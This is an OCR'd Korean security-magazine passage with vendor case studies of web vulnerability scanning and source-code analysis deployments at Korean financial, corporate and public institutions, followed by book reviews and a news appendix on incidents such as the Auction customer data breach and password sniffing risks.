- 웹 애플리케이션 기반의 서비스에 대한 보안 수준 제고를 통한 웹 서비스 보안 사고의 예방
- 신규 웹 애플리케이션 서비스로의 운영 이전 단계 보안 취약점 도출, 보안 대책 비용 절감

[표 1.] AppScan의 기대효과와 기능

부 문	기 대 효 과	제 공 기 능
개발자 측면	· 개발 시 실시간으로 보안검증 가능 · 신뢰성 높은 개발 업무 수행가능 · 검사도구에서 제공되는 보고서 혹은 보고서를 통해 만들어진 각종 가이드를 통해 별도의 교육 없이 보안 코딩 교육 및 적용 가능	· 개발 시 실시간으로 취약점 및 수정 권고 기능 제공 · 모듈 단위의 자동화된 검사기능 제공 · 실시간 라인 취약점 수정 기능 제공 · 검사나 코딩 시 실시간으로 보안 교육 가능 · 자동 스크립트 생성 기능 제공
운영자 측면	· 개발된 애플리케이션에 대한 손쉬운 검증 · 문제점을 화면으로 확인 · 다양한 도움말 제공으로 분석 및 수정 · 컨설팅 비용 및 시간 절약	· 통합된 애플리케이션에 대한 자동화된 보안 취약점 검출기능 제공 · 애플리케이션 설계나 개발 시 발생할 수 있는 취약점 검출 기능 제공 · 서드파티 소프트웨어에서 발생하는 알려진 취약점 검출 기능 제공 · 애플리케이션 그 자체의 코드나 구성에 기인해 발생하는 취약점 검출 기능 제공 · 취약점을 추적하고 분석하는 기능을 이용한 종합적인 결과물 산출 기능 제공
보안담당자 측면	· 운영중인 사이트에 대한 손쉬운 문제점 분석 및 진단 가능 · 주기적인 검사로 신뢰 높은 사이트 운영 · 해킹에 대한 분석으로 담당자 보안인식 강화 · 손쉬운 관리 · 보안 예산 감소 가능 · 컨설팅 비용 및 시간 절약	· 애플리케이션에 대한 단계별 산출물 단위로 자동화된 취약점 평가 및 감사 기능 제공 · 검사 결과에 대한 다양한 보고서 출력기능 제공 · 취약점을 명시하고 수정 권고 기능 제공 · 전반적인 검사 계획의 키 구성으로 검사 예약기능 제공 · 다양한 감사 보고서를 통한 대상 애플리케이션의 감사기능 · 파이스캔을 이용한 P.T.와의 통합

- 주기적인 자체 웹 애플리케이션 취약점 진단으로 보안성 높은 대 고객 서비스 제공
- 개발자들의 안전한 웹 애플리케이션 개발에 대한 목표 의식 고취

AppScan은 이러한 목표와 기대효과에 적합한 제품으로 기존의 SDLC의 최소의 부분에 영향을 주면서도 최대의 효과를 낼 수 있도록 적용되었으며 이를 통해 위에 언급된 기대효과 외에도 산업표준 및 컴플라이언스 관련된 부분에 대한 감사의 제공으로 현재 어떤 수준의 안전성을 유지하고 있는지의 지표를 찾을 수 있으며 이를 통해 현재 주어진 웹 애플리케이션 개발과 이를 통한 서비스에서 최상의 효율을 얻고 있다.

[Fortify 구축사례]

개발프로세스에서 보안 검토
금융기관의 웹 취약점 사전 분석 · 점검에 효과적

글 · 문성준 인터비젠테크놀로지 이사(moon.sj@interbizen.com)

웹 기반의 업무들이 늘어나고 그에 따라 웹 취약점을 이용한 보안 위협에 대비하기 위해 웹 애플리케이션 보안 방안에 논의가 시작되었다. 이전에는 대부분의 웹 애플리케이션 보안이 모의 해킹, 웹 취약점 점검 등과 같은 사후적인 관점에 초점이 맞추어져 있었고 사후적인 관점으로 웹 취약점을 점검하다 보니 점검 시 마다 거의 동일한 취약점들이 반복되어 발견 되는 악순환이 계속되었다.

또한 전자금융법의 시행에 따라 외부적인 요소에 대한 규제가 시작되기 전에 웹 애플리케이션 보안 체계 구축이 필요했고 바젤 II나 사베인 옥슬리법 등으로 인해 내부 통제의 필요성도 대두되는 상황이었다.


은행들은 상용화된 일반 소프트웨어 패키지를 그대로 쓰는 경우가 거의 없으며 은행 내의 거의 모든 소프트웨어 프로그램들은 개발하거나 일반 패키지를 커스터마이징한 것들이다. 개발의 경우 과거엔 대부분 자체적으로 개발했지만 최근엔 점차 외부 개발업체에 아웃소싱으로 맡기는 비율이 늘고 있으며 은행 내 전산담당 직원들은 개발보다는 관리와 운영을 위한 인원이라고 해도 과언은 아니다. 은행들이 이처럼 개발을 외부 개발업체에 의존하다 보니 커뮤니케이션의 부족으로 애초에 계획했던 만큼의 결과를

기대하기란 매우 어렵다. 그렇다고 은행의 업무가 인터넷 뱅킹 등의 활성화로 365일 24시간 계속되는 상황에 프로그램 개발을 다시 원점으로 돌릴 수도 없는 상황이다. 또 프로그램 코딩 작업이 사람이 하는 일이라 설사 여러 취약점등의 오류가 발견됐다 하더라도 시스템을 무작정 중단시켜놓고 수작업에 의해 모든 소스를 하나하나 체크한다는 것도 사실상 불가능하다.

사후적인 웹 취약점 점검 관점이 아닌 웹 취약점에 대한 근본적인 원인 파악 및 조치, 그리고 개발 프로세스에서의 보안 검토 및 조치를 위해 소스코드 취약점 분석/점검 솔루션에 대한 검토가 시작되었으며 두 달여의 BMT 기간을 거쳐 Fortify Source Code Analysis가 선정 되어 프로젝트가 진행됐고 프로젝트를 통해 다음의 세부 과제들에 대한 구축을 목표로 했다.

- 웹 취약성을 이용한 불법적인 침해사고를 사전에 방지
- 웹 애플리케이션의 근본적인 취약점의 조기 발견 및 제거
- 웹 애플리케이션의 개발 및 운영 프로세스 개선
- 웹 취약점 점검 지침 및 개발 보안기준 가이드 마련
- 웹 애플리케이션에 대한 상시/정기적인 취약성 점검체계 구축


안정화까지 총 4개월 정도의 시간이 소요되었고 총 3단계의 구축 작업을 했다. 첫 단계로 '웹 애플리케이션 업무 지침 및 보안가이드 작성' 을 하였으며 그 가이드를 기준으로 포티파이 보안 룰을 설계하였다. 즉, 개발보안 지침을 '툴' 화 하여 개발자들에게 배포한 상황이고 개발자들은 툴 기반으로 일관된 보안정책에 의해 개발을 행하게 되었다.



이러한 환경을 바탕으로 개발단계부터 개발자에 의해 근본적인 취약점 발견 및 제거를 행하게 되었으며 이 업무 프로세스는 인터넷 뱅킹 업무에 적용, 운영됐다.

두 번째 단계는 '정기 점검 체계 구축' 으로, 이는 모듈 별 취약점은 개발자에 의해 조치되지만 모듈들

이 모여 전체 프로그램이 되었을 때 모듈간의 플로우 상에서 발생 가능한 취약점 발견 및 개발된 애플리케이션에 대한 검증을 위함이었다. 정기점검 체계에는 두 가지 점검 방식을 적용 했는데 첫째는 정기적인 소스 전수 검사이며 야간 배치를 통해 정기적 전수검사를 하도록 구성했고 그 결과를 자동으로 보안 관리자에게 통보하도록 했으며 발견된 취약점에 대해서는 해당 개발자에게 통보하여 즉시 조치하도록 했다. 그 다음는 정기적으로 소스 관점이 아닌 공격자 관점의 보안 테스트를 수행하도록 하여 관리



① 웹 개발 담당자는 소스코드 취약점을 자체 점검

② 변경관리(오로라)시스템에 인터넷 뱅킹 소스코드 변경 요청

③ 변경관리시스템은 소스코드의 취약점 점검을 웹 취약성 점검시스템에 요청

④ 웹 취약성 점검시스템은 소스코드의 보안 취약점을 점검해 변경관리 시스템에 전달

⑤ 변경관리 시스템은 소스코드가 취약점 없이 안전하면 인터넷 뱅킹 운영시스템에 적용하고 취약점이 발견되면 소스코드는 반송 처리하여 인터넷 뱅킹 운영시스템에는 적용 불가

⑥ 인터넷 뱅킹 운영 소스코드에 대해 정기적인 웹 취약점 전수 진단

▲ 웹 소스코드 취약성 점검 절차 전체 구성도

자 관점이 아닌 공격 관점에서 발생될 수 있는 취약점에 대한 보안 검사를 하도록 구성했다.

세 번째 단계는 당행에서 사용 중인 변경관리 프로세스와의 통합 작업이었으며 변경관리와의 통합을 통해 애플리케이션에 대한 변경 관리시 보안 검증까지 동시에 행하도록 하여 기존 변경관리 기능에 보안 검토 프로세스를 동시에 행하도록 구축했다.

최초 적용 시 운영중인 애플리케이션에 대한 보안 분석을 하였기 때문에 발견된 취약점들에 대한 조치를 위해 개발자들의 업무 로드가 있었으나 취약점 조치 후 일정 수준의 보안 레벨에 다다르자 그때부터 웹 취약점에 대한 관리가 가능해 졌으며 나아가 개발자 스스로가 보안을 고려한 개발을 행하는 개발자들의 레벨 업 효과도 있었다.

은행 관계자에 따르면 "소스코드 보안 취약성 분석 및 조치는 은행들의 공통적인 숙제였다. 개발자에 의한 사고의 개연성은 언제나 상존했다. 보통 개발서버와 운영서버를 분리해서 운영하는데 문제를 검증하고 그 다음에 운영으로 넘기는 프로세스를 밟는 게 정상이다. 개발할 때는 직원이나 외부 직원이나 동일하기 때문에 문제가 발생할 소지가 크다. 이제 이 프로세스의 적용으로 사전에 취약성을 한 번 더 검증/조치하고 나갈 수 있게 됐다"고 밝혔다.

또한 그는 "개발 완료 후 사후 관점에서 애플리케이션 취약점 조치는 조치를 위한 리소스 및 비용의 한계가 분명히 있으므로 개발 초기부터 보안을 고려한 코딩을 할 수 있도록 개발보안 프로세스를 정립하는 것이 중요한 요소이다. 그러므로 차세대 개발 등의 개발 초기 단계부터 이러한 프로세스를 적용할 계획" 이라고 설명했다.

[ANSIM〉 WEB Service 구축 사례]

지속적인 웹 보안 관리

지속적인 웹 취약점 관리와 비용 절감

글 · 이준호 코스콤 기술연구소 팀장(jhlee@koscom.co.kr)/윤영아 외환선물 과장

▲ 외환선물 홈페이지

외환선물(www.kebf.com)은 외환은행 그룹의 일환으로 1997년 창립되어 다양한 국내선물시장 상품과 해외선물시장상품을 아울러 거래할 수 있는 원스톱 서비스 체제를 갖추고 있는 대표적인 선물사이다. 외환선물은 국내선물 거래뿐만 아니라 국제금융 거래의 전문인력 및 경험을 보유하였고 한 발 앞서가는 리서치와 투자정보 시스템 등 수준 높은 인적 및 물적 인프라를 갖추고 있다. 이러한 투자정보 및 리서치 결과가 상당부분 웹을 통해 고객에게 제공되고 있다.

그러나, 외환선물의 선물시장에 대한 인지도 상승으로 외환선물 홈페이지에 대한 해커들의 침입이 상당히 증가했다. 또한 웹에 대한 취약점이 존재하여 대책마련에 시급한 상황이었고 10명이 안되는 전산


실 인력이 외환선물 전체 전산 업무를 관장하고 홈페이지, HTS시스템 등을 운영하면서 웹 해킹을 방지하기 위한 관리 인력이 상당히 부족한 상황이었다.

그러던 중 코스콤의 ANSIM› WEB Service를 접하게 된 외환선물의 전산실 담당자는 "웹에 대한 취약점분석 컨설팅부터 웹 해킹방지를 위한 솔루션 제공, 원격관제 등을 제공받으면서 이젠 좀더 본연의 업무에 집중할 수 있고 웹 보안에 관한한 코스콤에 안심하고 맡길 수 있어서 커피 한 잔할 여유가 생겼다"고 말한다.

대부분의 정보를 웹을 통해서 제공하고 있는바, 홈페이지의 재 · 개편시에 또다시 발생하게 될 웹의 취약점과 지금도 끊임없이 시도되고 있는 웹 해킹에 대해 지속적인 관리를 수행하기에 외환선물 담당자는 매우 힘든 상황이었고 상시 수행되는 웹 취약점 분석 컨설팅과 24시간 원격 보안관제 부분이 코스콤의 ANSIM› WEB Service를 선택하게 된 계기다.

외환 선물담당자는 "게다가 웹 방화벽을 도입했을 때 소요되는 비용 대비 상당히 저렴하게 서비스를 이용할 수 있어서 사내 비용절감 측면에서도 도움이 많이 됐다"고 말했다.

외환선물의 ANSIM› WEB Service는 외환선물에서 운영하는 7개 도메인에 대한 취약점분석 컨설팅부



터 시작되었다. 취약점 점검은 취약점 점검 툴을 특성을 감안하여 2~3개를 복합적으로 사용하여 OWASP 10대 웹 취약점 부분과, 국정원 8대 웹 취약점 기준 및 개인정보노출 측면에서 수행되었다.

일반적으로 홈페이지는 순수한 외부 해킹도 문제이지만 웹을 구축할 때 보안정책을 준수하지 않아서 생기는 부분 또한 많이 있다. 이러한 취약점 점검을 바탕으로 해결방안을 제시하고 홈페이지 개발 보안 정책가이드를 받게 되었다. 이후 웹 방화벽과 웹 애플리케이션 속도 향상을 위한 웹 가속 모듈을 설치하고 24시간 원격관제에 들어가게 되었다.

외환선물측 담당자는 고가의 보안컨설팅과 웹 방화벽, 웹 가속기를 도입하고 원격으로 관제까지 하고 앞으로도 홈페이지 개편 시에도 또 다시 보안컨설팅을 받을 수 있게 되어서 매우 편리하다고 밝혔다. 특히 이 모든 것을 제공받는데 소요되는 비용은 월 90만원에 불과하다는 것에 더욱 만족스럽게 생각한다고 말했다.

한편 이번 구축 프로젝트에서 실무를 담당했던 외환선물의 윤영아 과장은 "웹 해킹뿐 아니라, 최근 이슈가 되고 있는 개인정보 노출진단, DDoS방지 솔루션, 웹 접근성 확보를 위한 솔루션 등, 웹에 대해서 본연의 업무 이 외에 해야 할 일이 많은데 코스콤의 ANSIM〉 WEB Service가 이러한 부분들을 모두 해결해줄 수 있기를 기대한다"며 모처럼 여유 있는 모습을 보였다.

태로 웹 보안이 이루어지고 있다.

● **금융결제원 :** 공인인증 기관 YesSign의 주체인 금융결제원 ISAC실에서 점검도구로 사용하며 금융결제원의 도움으로 공인 인증서 기반 사이트 (PKI환경)의 부분 암호화 웹 페이지에 대하여 점검이 가능하도록 여러 가지 PKI 솔루션과의 연동 커스터마이징이 이루어져 금융권 점유율 1위의 성과에 밑바탕이 됐다.

● **삼성화재 :** 많은 인원이 속해 있는 개발부서에서 수정/개발 되는 웹 애플리케이션의 취약점 점검을 위해 PS ScanW3B CS 제품이 도입되어 여러 담당자들을 통한 상시 점검 및 취약점 관리를 지원하게 됐다. 즉, 여러 개발자가 웹으로 취약점 점검 서버에 접속하여 중앙의 점검서버에서 점검 대상 웹 서버를 점검하고 리포트 생성 및 이력관리를 할 수 있다. 또한 X인터넷에 대한 지원 모듈을 추가 개발로 제공했다.

● **제 1금융권(부산은행, 국민은행 등)과 제 2금융권(삼성카드, LG카드, 대한생명 등) :** 여러 PKI 솔루션과의 연동을 통해 인증서를 통한 로그인 과정을 거친 후 인증된 상태로 웹 사이트를 점검 가능하도록 구축됐다. 또한 리스크 관리시스템(RMS)과의 DB차원에서의 연동이나 이중 로그인(ID/PWD 로그인 후 다시 인증서 로그인) 환경, 그리고 여러 가지 ActiveX 환경에서 점검이 가능하도록 커스터마이징 됐다.

기업, 기능 추가 등 커스터 마이징

● **KT, 하나로텔레콤, CJ시스템즈, 삼성네트웍스 :** 개발부서와 보안부서 사이의 워크플로우 관리 및 이력관리를 위해서 별도 지원 모듈이 커스터마이징 되었으며 여러 계열사의 웹 서버를 점검할 수 있도록 확대 적용됐다.

● **삼성전자 :** PS ScanW3B 제품을 다량 구매하여 전국의 각 사업장에 도입하고 삼성전자 내부의 보안 정책에 따라 기능추가 및 커스터마이징(DBMS를 MS SQL Server로 변경) 하여 적용했다. 특히 국내외 모든 제품에 대해 9개월 동안의 엄격하고 자세한 3차 비교테스트(BMT)를 통과하여 PS ScanW3B이 선정됐으며 이것은 삼성그룹의 각 계열사에 공급되는 계기가 됐다.

공공 · 교육, 웹 취약점 점검 및 관리

● **정보통신부 :** 2005년 정보보호 선진화 사업의 일환으로 도입되어 현재까지 운용되고 있으며 개인정보의 노출 여부만 점검하기 위해 SpiderWeb도 추가로 제공했다. 또한 우체국(우정사업부) 및 전파연구소 등의 산하기관에서 웹 취약점 점검을 위해 주기적인 점검이 이루어지고 있다.

● **한국정보보호진흥원, 국가정보원, 한국과학기술정보연구원, 한국교육학술정보원 :** PS ScanW3B 제품을 도입하고 2005 을지훈련에 사용했다. 이후에도 신규 취약점 대응책에 대해 협력해오고 있다. 예를 들어 중국 해커들이 사용하는 SQL Injection 자동 공격 도구, Google-Dork 도구 등을 개발하여 PS ScanW3B의 부가모듈로 추가했다.

● **서울대학교 :** 학교 망을 사용하는 교내 웹 서버 전체의 웹 취약점 점검을 위해 PS ScanW3B CS 제품이 도입되어 수백 명에 달하는 각 서버 담당자들을 통한 상시 점검 및 취약점 관리를 지원하게 됐다. 즉, 공과대, 인문대, 경영대, 법대, 자연대, 예체능대 등 단과대 별로 따로 관리되는 복합적인 환경에서 중앙의 여러 점검서버를 통해 점검과 이력관리 등이 이루어지고 있다.

● **대한주택공사, 한국전력공사 :** 전체 웹 서버에 대한 웹 취약점 점검을 위해 PS ScanW3B CS 제품이 도입되어 여러 담당자들을 통한 상시 점검 및 취약점 관리를 지원하게 됐다. 그리고 주택공사의 정책에 따라 DBMS를 MS SQL Server로 변경하여 적용했다. 특히 한국전력공사의 경우 시스템/네트워크 스캐너와의 연동을 통해 모든 취약점을 한눈에 볼 수 있도록 구성됐다.

이 외에도 서울특별시, 경기도청, 영동군청, 의성군청, 양천구청 등의 공공기관과 포털, 게임사에서도 그 성능을 인정받았다.

SECURITY BOOK

| 월간 정보보호 21c


최신 보안 트렌드와 심층적인 분석 기사를 통해 보안 산업을 이끌어가고 있는 월간 정보보호 21c는 기업의 핵심 경쟁력인 '정보'를 보호하기 위한 최신 · 최적의 해법을 제시한다. 특히 세계적인 IT 전문지 美 Tech Target의 'Information Security' 기사를 독점 제공함으로써 산업 전반에 걸친 해외의 최신 IT관련 이슈를 전달해 국내 IT 산업이 세계적인 추세를 놓치지 않도록 하는데 기여한다. 또한, 온라인 보안뉴스(www.boannews.com)와 연계하여 현장의 보안 관리자들이 즉각적으로 반응할 수 있도록 실질적인 도움을 주는 지침서 역할을 하며, 보안의식 제고와 의식 향상을 통해 미래지향적인 보안문화 형성에 앞장서고 있다.

| 월간 시큐리티월드

월간 시큐리티월드는 일반인들이 생활 속에서 접하게 되는 개인의 신변안전과 재산보호 등 각종 보안문제를 비롯하여 기업의 재산과 정보를 보호하는 기업보안, 그리고 국가간의 산업 스파이 문제 등의 산업보안에 이르기까지 보안에 대한 모든 정보를 제공하는 보안종합 전문지이다. 국내 최고 권위를 자랑하는 보안 전문지로 국내외 최신 제품과 최근 기술동향 및 시장동향을 신속, 정확하게 전달하여 국내 보안 산업 발전에 이바지하고 있다. 또한 오프라인은 물론, 온라인(www.secuinfo.com)을 통한 양방향 커뮤니케이션으로 독자에게 한층 더 가깝게 다가가고 있다.

| 기업보안 관리전략(최선태 이학박사)

기업경영에 있어 화두는 단연 위기관리이다. 그러나 글로벌화로 인해 기업 환경이 급변하고 있는 현실에도 불구하고 기업경영에 있어서의 위기관리에 관한 전문서적은 여전히 자연재난과 보험 산업, 위험관리에 치중해있다. 즉, 이미 기업의 가장 큰 자산인 핵심 기술이 유출되는 사고가 빈번함에도 불구하고 보안측면에서 기업자산에 대한 리스크 관리를 다룬 전문서는 찾아보기 힘든 것이 현 실정이다. 이런 시점에서 국내에서는 최초로 CPP 국제 보안관리 자격증을 취득한 최선태 박사가 대기업은 물론, 중소기업의 보안관리자뿐만 아니라 모든 직원들이 손쉽게 읽을 수 있고 실무 관리업무에 활용할 수 있는 기업보안 관리전략을 발간했다.



| 시큐리티 시스템 개론(안창훈 외)

보다 전문화, 체계화된 보안 시스템의 구축과 운영은 최적의 보안 시스템 선정과 활용이 전제되어야 한다. 이러한 고객의 요구를 좇아 시큐리티 시스템 개론은 '최적 보안 시스템 도입과 활용'을 중심으로 이론적 기초와 실무를 체계화, 집대성한 보안 총서이다. 특히 보안관련 기초이론에 입문하고자 하는 경호 · 경비 · 경찰유관 학과 강의로서는 물론 경비지도사 자격증 대비용 수험서, 보안장비 제조 · 공급업체를 비롯, 일반 기업체나 금융권, 정부공공기관 등 보안 관리자 활용서 등으로 폭넓게 필독될 수 있도록 최신 보안 시스템의 A to Z를 소개한 보안 시스템 활용 및 실무 지침서라 할 수 있다.

Appendix

부록

CSI: CRIME SCENE INVESTIGATION

웹 해킹 위협과 정보유출

취약점 노출로 인한 해킹 피해 증가

올 해엔 특히 온라인 쇼핑몰을 비롯해 금융권과 공공기관 등의 수 많은 온라인 사이트가 해킹당하는 사건이 빈번하게 발생했다. 특히 중국발 해킹과 미국인과 내국인 등 전문가에 의한 금융권 및 공공기관이 해커 마음대로 드나들며 정보를 빼 내가는 사건이 충격을 주기도 했다. 이들 해킹 피해는 대부분 웹 취약점을 노린 것으로 개인정보 유출과 금전적 이익을 노린 것이 대부분이었다.

글 · 월간 정보보호21c 편집팀

CASE 01

국내 최대 경매사이트 취약점 노출, 보안 위협

옥션, 중국 크래커 공격으로 고객 정보 유출 피해

국내 최대 경매사이트인 옥션(www.auction.co.kr)에서 지난 2월 개인정보가 유출되는 사고가 일어났다. 옥션측은 "회원 개인정보 유출로 의심되는 단서를 발견했다"며 "현재까지 파악된 바에 의하면 다수 회원의 개인정보와 일부회원의 환불정보가 유출된 것으로 추정한다"는 공지를 홈페이지에 띄우기도 했다.

이번 사고는 중국 크래커들의 소행으로 전문가들은 잠정적 결론을 내리고 있다. 옥션 관계자는 "사건 발생 한 달 전부터 이러한 크래킹 탐지가 계속돼 왔다"며 "대형 사이트에서는 크래킹 공격은 흔히 있는 일이다. 그러한 징후들이 이번 사건과 관련이 있는지는 좀더 조사를 해봐야 할 것"이라고 밝혔다.

그러나 지금까지 옥션을 애용해왔던 이용자들은 1,800만명의 개인정보를 보유하고 있는 국내 최고 오픈마켓이 중국 크래커들의 공격에 의해 한 순간에 허무하게 무너졌고 또 기업이 고객의 정보를 보호해야할 의무를 다하지 못했다는 것에 분통을 터트리고 있다.

옥션의 개인정보 유출 사태가 언론에 처음 발표된 것은 지난 2월 5일이다. 하지만 누가 공격을 했고 피해 규모가 어느 정도이고 어떤 고객들의 어떤 정보가 빠져나갔는지는 여전히 오리무중이다. 다만 일부언론에서만 중국 크래커가 대량 스팸메일을 옥션측에 발송하고 이를 열어본 옥션 직원들의 PC에 악성코드를 심어놓고 그 직원의 사내 ID와 비밀번호를 빼내 DB에 접근했다는 추측성 보도를 했다.

▲ 사건 당시 옥션 홈페이지 화면

만약 중국 크래커가 옥션의 고객 DB전체를 탈취해 나갔다면 1800만 명의 이름과 주민번호와 ID, 그리고 휴대번호, 주소 등이 유출됐다고 봐야 한다. 또 옥션측 말로는 비밀번호는 암호화 돼 있어 안전하다고 하지만 이 또한 복호화 능력을 가지고 있는 중국 해커라면 간단히 복호화할 수 있는 문제다.

한편 옥션이 어떤 공격으로 고객의 정보가 유출됐는지에 대해 인터넷 기업 보안담당자들의 관심이 많았다. 그중 가장 유력한 방법은 바로 '웹 공격에 당했을 것' 이라는 것이다.

한 일간지에서는 마치 정확한 사실을 보도하는 것처럼 "해커들은 옥션 직원들에게 다량의 이메일을 보내 메일을 열어보는 순간 직원의 내부 신분확인(ID)정보와 비밀번호가 자동으로 해커들에게 넘어오도록 하는 수법을 썼다. 해커들은 이렇게 입수한 직원들의 접속 정보를 이용해 옥션의 고객 데이터베이스 서버에 접근, 고객 정보를 빼내갔다"고 보도했다.

한편 보안담당자들은 "옥션이 단순히 웹 취약점을 통해 SQL인젝션 공격으로 당했을 수도 있다"고 말했다. 즉 "ID와 PW 입력란에 DB에 접근할 수 있는 입력 값을 넣었을 때 보안이 돼 있지 않으면 바로 DB창이 보일 수 있다"고 덧붙였다. 또한 "SQL 인젝션 공격은 단순하지만 강력해서 중국 크래커들이 주로 악용하는 방법 중 하나"라며 "옥션에서 이를 간과했다면 충분히 당할 수 있다"고 답했다.

모 일간지에서 말한 대로 중국 크래커가 옥션에 대량 메일을 발송해 악성코드를 삽입하고 ID와 PW를 알아내 이를 이용해 DB에 접근하는 방식은 가능성이 있지만 그렇게 선호하는 방법은 아니다.

CASE 02

금융, 공공기관 등의 ID · PW 보안 위협 노출


공공기관 홈페이지, 스니핑 공격에 무방비

순천향대학교 정보보호학과 임강빈 교수에 따르면 "국내 대부분 사이트들의 아이디와 패스워드가 스니핑(중간에 데이터가 지나가는 것을 가로채는 행위) 공격에 무방비로 노출돼 있어 아이디 · 패스워드가 그대로 노출될 가능성이 있을 뿐만 아니라 주민등록번호와 키보드로 입력되는 모든 정보들이 위험에 노출돼 있다"고 말했다.

